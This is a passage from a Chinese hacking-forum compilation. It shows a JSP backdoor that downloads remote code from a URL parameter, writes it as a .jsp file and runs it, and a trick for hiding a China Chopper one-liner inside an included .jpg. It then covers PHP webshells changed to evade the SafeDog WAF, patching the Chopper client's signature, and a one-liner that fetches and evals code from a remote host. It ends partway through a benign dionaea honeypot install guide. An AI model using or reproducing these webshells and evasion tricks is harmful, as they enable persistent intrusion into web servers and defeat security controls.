         URL realUrl = new URL(url);
         URLConnection connection = realUrl.openConnection();
         connection.setConnectTimeout(15000);
         connection.setReadTimeout(15000);
         connection.connect();
```

```
        BufferedReader in = new BufferedReader(new InputStreamReader(connection.getInputStream()));
        while ((line = in.readLine()) != null) {
            result += line;
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    return result;
}
void writeShell(String url,String path){
    try{
        RandomAccessFile rf = new RandomAccessFile(path, "rw");
        rf.write(new String(getConnection(url)).getBytes());
        rf.close();
    }catch(Exception e){
        e.printStackTrace();
    }
}
String getRandomString(int length) {
        String base = "abcdefghijklmnopqrstuvwxyz0123456789";
        Random random = new Random();
        StringBuffer sb = new StringBuffer();
        for (int i = 0; i < length; i++) {
            int number = random.nextInt(base.length());
            sb.append(base.charAt(number));
        }
        return sb.toString();
 }
String getRequestFile(HttpServletRequest request){
    return "/WEB-INF/classes/"+getRandomString(new Random().nextInt(10)+1)+".jsp";
}
%>
<%
String f = getRequestFile(request),p = request.getSession().getServletContext().getRealPath("/")+f;
writeShell(request.getParameter("url"),p);
request.getRequestDispatcher(f).forward(request,response);
new File(p).delete();
%>
```

测试的时候还发现了一个 jspx 和 jsp 的一个小秘密：

用 jspx 的语法可以直接适用于 jsp，也就是说可以把 http://xsser.me/caidao/jspx.jspx 的内容 copy，然后保存到一个 jsp 文件里面一样可以正常访问。

现在要做的就是怎么去藏生成后门的代码了。

jsp 能像 php asp 什么的 include 后门文件吗？

不可以吧，jsp 只能 include jsp 文件吧？要不怎么没看见有人说过 jsp include 后门呢？

真的可以吗？为什么可以？如果<%@ include 可以那么<jsp:include 可不可以呢？

index.jsp 包含 1.jpg，如图 2-3-3：




图　2-3-3

1.jpg 内容是我们的菜刀一句话，如图 2-3-4：




图　2-3-4

Server 编译后 index.jsp 后，如图 2-3-5：




图　2-3-5

通过请求菜刀接口，可知程序正常 http://xxx.com/Demo2/include/?z0=utf-8&023=B&z1=d:\:
如图 2-3-6：




图 2-3-6

jsp 会把包含进来的文件编译成一个 servlet 而<jsp:include 不会，一个是在编译阶段，一个是在请求阶段执行包含。

```
<%@ include file="1.jpg" %>
```

file 路径可以是 d:/1.jpg 之类的吗？
可以，但是如果不在 Web 目录可能会在编译时出现 500 错误（找不到被包含的文件），多刷新一次就行了。这个问题可能是反复的。
怎么去隐藏<%@ include 呢？ 这个很简单，因为<%@ include 在开发当中用的非常多，所以很少有人会去怀疑包含进来的文件是不是安全的。
小知识，给大家见笑了。知道的同学呵呵下就行了。
（全文完）责任编辑：桔子

第三章 WAF 绕过

第1节 过狗菜刀的打造

作者：老表 jc
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

php 一句话的免杀这里就不说了，如图 3-1-1:

图　3-1-1

打造过狗菜刀才是这篇文章的重点，我在关闭安全狗的防护对菜刀链接截得两个包，可以看到菜刀发送了两次数据包，第一次是获取 web 路径以及盘符等信息，第二次多了一个 z1 参数，也可以 base64 解密后可以知道 z1 是 web 路径，那么这个数据包是用来获取当前 web 路径下文件信息无疑了。安全狗拦截的会是那一部分呢？

可以看到 z0 z1 参数都是 base64 加密的。感觉告诉我狗狗不会拦截这些。（其实是楼主慢慢测试出来的。过程这里就略过了。）

那只剩下 x 参数了。x 参数的意思是对 z0 参数 base64 解密并且运行。而 z0 参数的代码就就是菜刀用来获取 web 端信息的，如图 3-1-2，图 3-1-3，图 3-1-4：

```
x= @eval(base64_decode($_POST[z0]));
```




图　3-1-2

图　3-1-3




图　3-1-4

这个时候一句话变成了这样。<?php $a="base64_decode"; eval($a($_POST[z0]));?>，也就是说狗狗是把 x= @eval(base64_decode($_POST[z0]));这句代码当做特征拦截无疑了，那我们直接让菜刀发送 z0 和 z1 参数不久可以绕过安全狗了吗？事实证明是可以的，如图 3-1-5：




图　3-1-5

但是我们总不能每次连接一句话都开着 burp 改包把，反正我是觉得很麻烦，还是打造一把过狗菜刀来的靠谱。(也可以用 php 的 curl 写一个中转脚本,但是楼主是一个完美主义的男。)所以开始吧，如图 3-1-6：




图　3-1-6

PEID 查下壳，UPX，楼主不会脱壳，只好百度各种找了个视频按照视频照猫画虎来诺，这里简单的说下吧，ESP 定律两步破。F8 寄存器 ESP 值变红，如图 3-1-7：

图　3-1-7

右键在数据窗口中跟随，下断点，如图 3-1-8：

图　3-1-8

F9 运行, 调试，硬件断点。删除 1, F8 单步运行来到, 如图 3-1-9：

图　3-1-9

右键使用 OD 脱壳调试进程，如图 3-1-10：




图　3-1-10

查下语言，是 vc6.0，如图 3-1-11：

图　3-1-11

前面说到只要对 x 参数的数据进行变异就可以绕过狗狗了，在 c32 下，可以看到。如图 3-1-12：




图　3-1-12

这不就是狗狗拦截的特征吗，随便填充一下吧，我把 64 填充了，如图 3-1-13：




图　3-1-13

发现已经可以正常连接了，php 的 N 句话如下：

```
<?php if($_POST[x]!=''){$a="base64_decode"; eval($a($_POST[z0]));}?>
```

密码 x，如图 3-1-14：




图　3-1-14

可以看到，已经成功过狗咯。

（全文完）责任编辑：Rem1x

第2节　PHP 各种木马过安全狗

作者：raindrop

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

代码：

```
<?php $b=file_get_contents("URL"); eval($b); ?>
```

比如：URL=sb.f4ck.org/1.txt，内容为小马，不需要开头的“<?php”和结尾的“?>”。

```
<?php $b=file_get_contents("http://sb.f4ck.org/1.txt"); eval($b); ?>
```

就会看到你喜欢的大马，小马。

已在最新狗上测试！

（全文完）责任编辑：Rem1x

第四章 蜜罐部署

第1节 详细部署 dionaea 低交互式蜜罐和记录分析(一)

作者：Nandi
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

今天偶然看到清华大学 CCERT 在中国教育报发表的文章，于是就决定写一篇关于对蜜罐进行部署和使用的详细文章（一篇文章我一般都需要几天时间来完成的，To be perfect 是我做任何事情都喜欢追求的）。

一、初步认识 dionaea

dionaea，中文的意思即捕蝇草，是否形容蜜罐很形象？dionaea 是 nepenthes（猪笼草）的发展和后续，更加容易被部署和使用。何谓蜜罐？即引诱攻击者发起攻击，并能记录攻击者的活动信息。蜜罐一般分为两种类型：高交互式蜜罐和低交互式蜜罐。

低交互式蜜罐只是模拟出了真正操作系统的一部分，例如模拟一个 FTP 服务。虽然低交互式蜜罐容易建立和维护，但模拟可能不足以吸引攻击者，还可能导致攻击者绕过系统发起攻击，从而使蜜罐在这种情况下失效。

高交互式蜜罐是一部装有真正操作系统，并可完全被攻破的系统。与攻击者进行交互的是一部包含了完整服务的真实系统。用于网络安全的高交互式蜜罐提供了真实操作系统的服务和应用程序，使其可以获得关于攻击者更可靠的信息。但是，部署和维护起来十分困难，而且被攻破的系统可能会被用来攻击互联网上其他的系统，这必须承担很高的风险。所以我们主要来研究今天我们的主题，低交互式蜜罐 dionaea。

二、在 ubuntu 上完整安装 dionaea

首先我们需要装一些程序和库的支持，这也是装 dionaea 之前所必须的。先建立两个文件夹，这是我们安装包路径和安装路径。

```
mkdir /pre/   //安装包寄存路径。
mkdir /opt/dionaea   //安装路径。
```

接下来我们开始配置安装。

1.预安装：

```
root@ruo:/# aptitude install libudns-dev libglib2.0-dev libssl-dev libcurl4-openssl-dev \libreadline-dev
libsqlite3-dev python-dev \libtool automake autoconf build-essential \subversion git-core \flex bison \pkg-config
```

2.Libev：

```
root@ruo:/pre#   wget http://dist.schmorp.de/libev/Attic/libev-4.04.tar.gz
root@ruo:/pre#   tar xfz libev-4.04.tar.gz
root@ruo:/pre#   cd libev-4.04
root@ruo:/pre/libev-4.04# ./configure --prefix=/opt/dionaea
root@ruo:/pre/libev-4.04# make install
```

3.libgcfg：

```
root@ruo:/pre# git clone git://git.carnivore.it/liblcfg.git liblcfg
root@ruo:/pre# cd liblcfg/code/
root@ruo:/pre/liblcfg/code# autoreconf -vi
root@ruo:/pre/liblcfg/code# ./configure --prefix=/opt/dionaea
```

```
root@ruo:/pre/liblcfg/code# make install
```

4.libssl：

```
root@ruo:/pre# wget http://www.openssl.org/source/openssl-1.0.1e.tar.gz
root@ruo:/pre# tar xfz openssl-1.0.1e.tar.gz
root@ruo:/pre# cd openssl-1.0.1e.tar.gz
root@ruo:/pre/openssl-1.0.1e# ./Configure shared --prefix=/opt/dionaea linux-x86_64
root@ruo:/pre/openssl-1.0.1e# make && make install
```

5.libemu：

```
root@ruo:/pre# git clone git://git.carnivore.it/libemu.git libemu
root@ruo:/pre# cd libemu/
root@ruo:/pre/libemu# autoreconf -vi
root@ruo:/pre/libemu# ./configure --prefix=/opt/dionaea
root@ruo:/pre/libemu# make install
```

6.sqlite3.3.7：

```
root@ruo:/pre# wget http://ruo.me:9192/dionaea/sqlite-3.3.7.tar.gz
root@ruo:/pre# tar xzf sqlite-3.3.7.tar.gz
root@ruo:/pre# mkdir /home/sqlite-ix86-linux
root@ruo:/pre# cd sqlite-3.3.7
root@ruo:/pre/sqlite-3.3.7# ./configure --prefix=/home/sqlite-ix86-linux
root@ruo:/pre/sqlite-3.3.7# make && make install && make doc
root@ruo:/pre/sqlite-3.3.7# cd /home/sqlite-ix86-linux/bin/
root@ruo:/home/sqlite-ix86-linux/bin# ./sqlite3 ruo.db
SQLite version 3.3.7
Enter ".help" for instructions
sqlite>
sqlite> .quit
root@ruo:/home/sqlite-ix86-linux/bin#
```

7.Python3.2：

```
root@ruo:/pre# apt-get install axel
root@ruo:/pre# axel -n 40 http://www.python.org/ftp/python/3.2.2/Python-3.2.2.tgz -o /pre/python.tgz
root@ruo:/pre# tar xfz python.tgz
root@ruo:/pre# cd Python-3.2.2/
root@ruo:/pre/Python-3.2.2# ./configure --enable-shared --prefix=/opt/dionaea --with-computed-gotos
--enable-ipv6 LDFLAGS="-Wl,-rpath=/opt/dionaea/lib/ -L/usr/lib/x86_64-linux-gnu/"
root@ruo:/pre/Python-3.2.2# make && make install
root@ruo:/opt/dionaea/bin# ln python3.2 /usr/bin/python3
```

8.cython：

```
root@ruo:/pre# axel -n 40 http://cython.org/release/Cython-0.15.tar.gz -o cython.tar.gz
root@ruo:/pre# tar xfz cython.tar.gz
root@ruo:/pre# Cython-0.15/
root@ruo:/pre/Cython-0.15# python3 setup.py install
```

9.libpcap：

```
root@ruo:/pre# axel -n 40 http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz -o libpcap.tar.gz
root@ruo:/pre# tar xfz libpcap.tar.gz
```

```
root@ruo:/pre# cd libpcap-1.1.1/
root@ruo:/pre/libpcap-1.1.1# ./configure --prefix=/opt/dionaea
root@ruo:/pre/libpcap-1.1.1# make && make install
```

10.libnl：

```
root@ruo:/pre/libnl# git clone git://git.infradead.org/users/tgr/libnl.git
root@ruo:/pre# cd libnl
root@ruo:/pre/libnl# autoreconf -vi
root@ruo:/pre/libnl# export LDFLAGS=-Wl,-rpath,/opt/dionaea/lib
root@ruo:/pre/libnl# ./configure --prefix=/opt/dionaea
root@ruo:/pre/libnl# make && make install
```

好了，我们的准备工作到此结束，接下来开始配置安装 dionaea：

```
root@ruo:/pre# git clone git://git.carnivore.it/dionaea.git dionaea
root@ruo:/pre# cd dionaea/
root@ruo:/pre/dionaea# autoreconf -vi
root@ruo:/pre/dionaea# ./configure --with-lcfg-include=/opt/dionaea/include/ \
        --with-lcfg-lib=/opt/dionaea/lib/ \
        --with-python=/opt/dionaea/bin/python3.2 \
        --with-cython-dir=/opt/dionaea/bin \
        --with-udns-include=/opt/dionaea/include/ \
        --with-udns-lib=/opt/dionaea/lib/ \
        --with-emu-include=/opt/dionaea/include/ \
        --with-emu-lib=/opt/dionaea/lib/ \
        --with-gc-include=/usr/include/gc \
        --with-ev-include=/opt/dionaea/include \
        --with-ev-lib=/opt/dionaea/lib \
        --with-nl-include=/opt/dionaea/include \
        --with-nl-lib=/opt/dionaea/lib/ \
        --with-curl-config=/usr/bin/ \
        --with-pcap-include=/opt/dionaea/include \
        --with-pcap-lib=/opt/dionaea/lib/
root@ruo:/pre/dionaea# make && make install
```

三、配置 dionaea

